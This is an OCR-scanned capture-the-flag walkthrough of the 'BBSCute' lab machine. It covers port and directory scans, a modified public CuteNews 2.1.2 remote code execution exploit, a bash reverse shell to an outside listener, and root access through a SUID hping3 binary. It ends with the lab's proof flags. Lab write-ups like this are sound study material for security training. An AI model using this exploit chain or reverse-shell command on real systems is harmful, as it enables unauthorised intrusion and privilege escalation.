
BBSCute Walkthrough

Machine IP - 192.168.168.128

Website -




Nmap Scan - nmap -A -sC -sV -T4 -p- 192.168.168.128 -oN NmapScan.txt


```
$nmap -A -sC -sV -T4 -p- 192.168.168.128 -oN NmapScan.txt
Starting Nmap 7.92 ( https://nmap.org ) at 2023-03-17 12:37 IST
Warning: 192.168.168.128 giving up on port because retransmission cap hit (6).
Nmap scan report for 192.168.168.128
Host is up (0.23s latency).
Not shown: 65452 closed tcp ports (conn-refused), 78 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
                       OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
22/tcp open ssh
 ssh-hostkey:
   2048 04:d0:6e:c4:ba:4a:31:5a:6f:b3:ee:b8:1b:ed:5a:b7 (RSA)
   256 24:b3:df:01:0b:ca:c2:ab:2e:e9:49:b0:58:08:6a:fa (ECDSA)
   256 6a:c4:35:6a:7a:1e:7e:51:85:5b:81:5c:7c:74:49:84 (ED25519)
Apache httpd 2.4.38 ((Debian))
 http-server-header: Apache/2.4.38 (Debian)
88/tcp open http
                       nginx 1.14.2
 http-title: 404 Not Found
110/tcp open pop3 Courier pop3d
| pop3-capabilities: LOGIN-DELAY(10) TOP USER STLS PIPELINING UTF8(USER) IMPLEMENTATION(Courier Mail Server) UIDL
| pop3-capabilities: LOGIN-DELAY(10) TOP USER STLS PIPELINING UTF8(USER) IMPLEMENTATION(Courier Mail Server)
 ssl-cert: Subject: commonName=localhost/organizationName=Courier Mail Server/stateOrProvinceName=NY/countryName=US
 Subject Alternative Name: email:postmaster@example.com
 Not valid before: 2020-09-17T16:28:06
 Not valid after: 2021-09-17T16:28:06
 ssl-date: TLS randomness does not represent time
995/tcp open ssl/pop3 Courier pop3d
 pop3-capabilities: LOGIN-DELAY(10) TOP USER PIPELINING UTF8(USER) IMPLEMENTATION(Courier Mail Server) UIDL_
 ssl-cert: Subject: commonName=localhost/organizationName=Courier Mail Server/stateOrProvinceName=NY/countryName=US
 Subject Alternative Name: email:postmaster@example.com
 Not valid before: 2020-09-17T16:28:06
 Not valid after: 2021-09-17T16:28:06
Gervice Info: OS: Linux; CPE: cpe:/o:linux:linux kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1623.47 seconds
  [aurora@parrot]-[~/ProvingGrounds/BBSCute]
```


Gobuster Scan - gobuster dir -u 192.168.168.128 -w

/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-medium-directories.txt -o GobusterScan.txt

```
[aurora@parrot]-[~/ProvingGrounds/BBSCute]
    $cat GobusterScan.txt
                      (Status: 200) [Size: 5182]
/search.php
/uploads
                      (Status: 301) [Size: 320] [--> http://192.168.168.128/uploads/]
/docs
                      (Status: 301) [Size: 317] [--> http://192.168.168.128/docs/]
                      (Status: 200) [Size: 105]
/rss.php
/print.php
                      (Status: 200) [Size: 28]
/skins
                      (Status: 301) [Size: 318] [--> http://192.168.168.128/skins/]
/libs
                      (Status: 301) [Size: 317] [--> http://192.168.168.128/libs/]
                      (Status: 301) [Size: 317] [--> http://192.168.168.128/core/]
/core
                      (Status: 200) [Size: 6175]
/index.php
                      (Status: 200) [Size: 10701]
/index.html
/captcha.php
                      (Status: 200) [Size: 93]
                      (Status: 301) [Size: 319] [--> http://192.168.168.128/manual/]
/manual
                      (Status: 200) [Size: 28]
/popup.php
  [aurora@parrot]-[~/ProvingGrounds/BBSCute]
```







Use Searchsploit to search for CuteNews

CuteNews 2.1.2 - Remote Code Execution

php/webapps/48800.pv

Download the Code

We cannot directly run it. as we dont have a directory called /CuteNews Edit the exploit by deleting all these directories.

Once deleted all the /CuteNews from the exploit, run the exploit using python3 48800.py

```
$python3 48800.py
        / _ \/ __/ __/
/ , _/ /__/ _/
/_/|_|\___/
[->] Usage python3 expoit.py
Enter the URL> http://192.168.168.128/
Users SHA-256 HASHES TRY CRACKING THEM WITH HASHCAT OR JOHN
[-] No hashes were found skipping!!!
Registering a users
[+] Registration successful with username: nwlIvZbM9T and password: nwlIvZbM9T
Sending Payload
signature key: 58a1f25a89d6b56a6bd6038e1ceef213-nwlIvZbM9T
signature dsi: 99284c82d91c6daee8a6276aa234359a
logged in user: nwlIvZbM9T
Dropping to a SHELL
command > whoami
www-data
command >
```

We can take a bash reverse shell using bash -c 'bash -i >& /dev/tcp/192.168.45.5/7777 0>&1'

On another tab - nc -nvlp 7777

```
| Caurora@parrot| - [-/ProvingGrounds/BBSCute] | Snc -nvlp 7777 | Snc -nvl
```

We have a reverse shell.

```
Run find / -perm -u=s -type f 2>/dev/null to find SUID bits.
```

```
www-data@cute:/$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/fusermount
/usr/bin/passwd
/usr/bin/mount
/usr/sbin/hping3 🚤
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
ww-data@cute:/$
```

Go to GTFOBins and search for hping3

```
Run usr/sbin/hping3 and on the hping3 console, run /bin/sh -p
```

```
www-data@cute:/var/www/html/uploads$ /usr/sbin/hping3
hping3> /bin/sh -p
# whoami
root
```

cd root and cat proof.txt

```
# cat proof.txt
7c70ab8575eef57ee435d18039b4bcd9
f ifconfig
ens192: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
       inet 192.168.168.128 netmask 255.255.255.0 broadcast 192.168.168.255
       inet6 fe80::250:56ff:feba:b3da prefixlen 64 scopeid 0x20<link>
       ether 00:50:56:ba:b3:da txqueuelen 1000 (Ethernet)
       RX packets 105922 bytes 10358954 (9.8 MiB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 105328 bytes 18745659 (17.8 MiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
       inet 127.0.0.1 netmask 255.0.0.0
       inet6 ::1 prefixlen 128 scopeid 0x10<host>
       loop txqueuelen 1000 (Local Loopback)
       RX packets 286 bytes 28129 (27.4 KiB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 286 bytes 28129 (27.4 KiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Proof.txt --> 7c70ab8575eef57ee435d18039b4bcd9 Local.txt --> 33f9eb0c1af5adc2ffa8a38354212ee2 local.txt was found in /var/www Machine Completed!!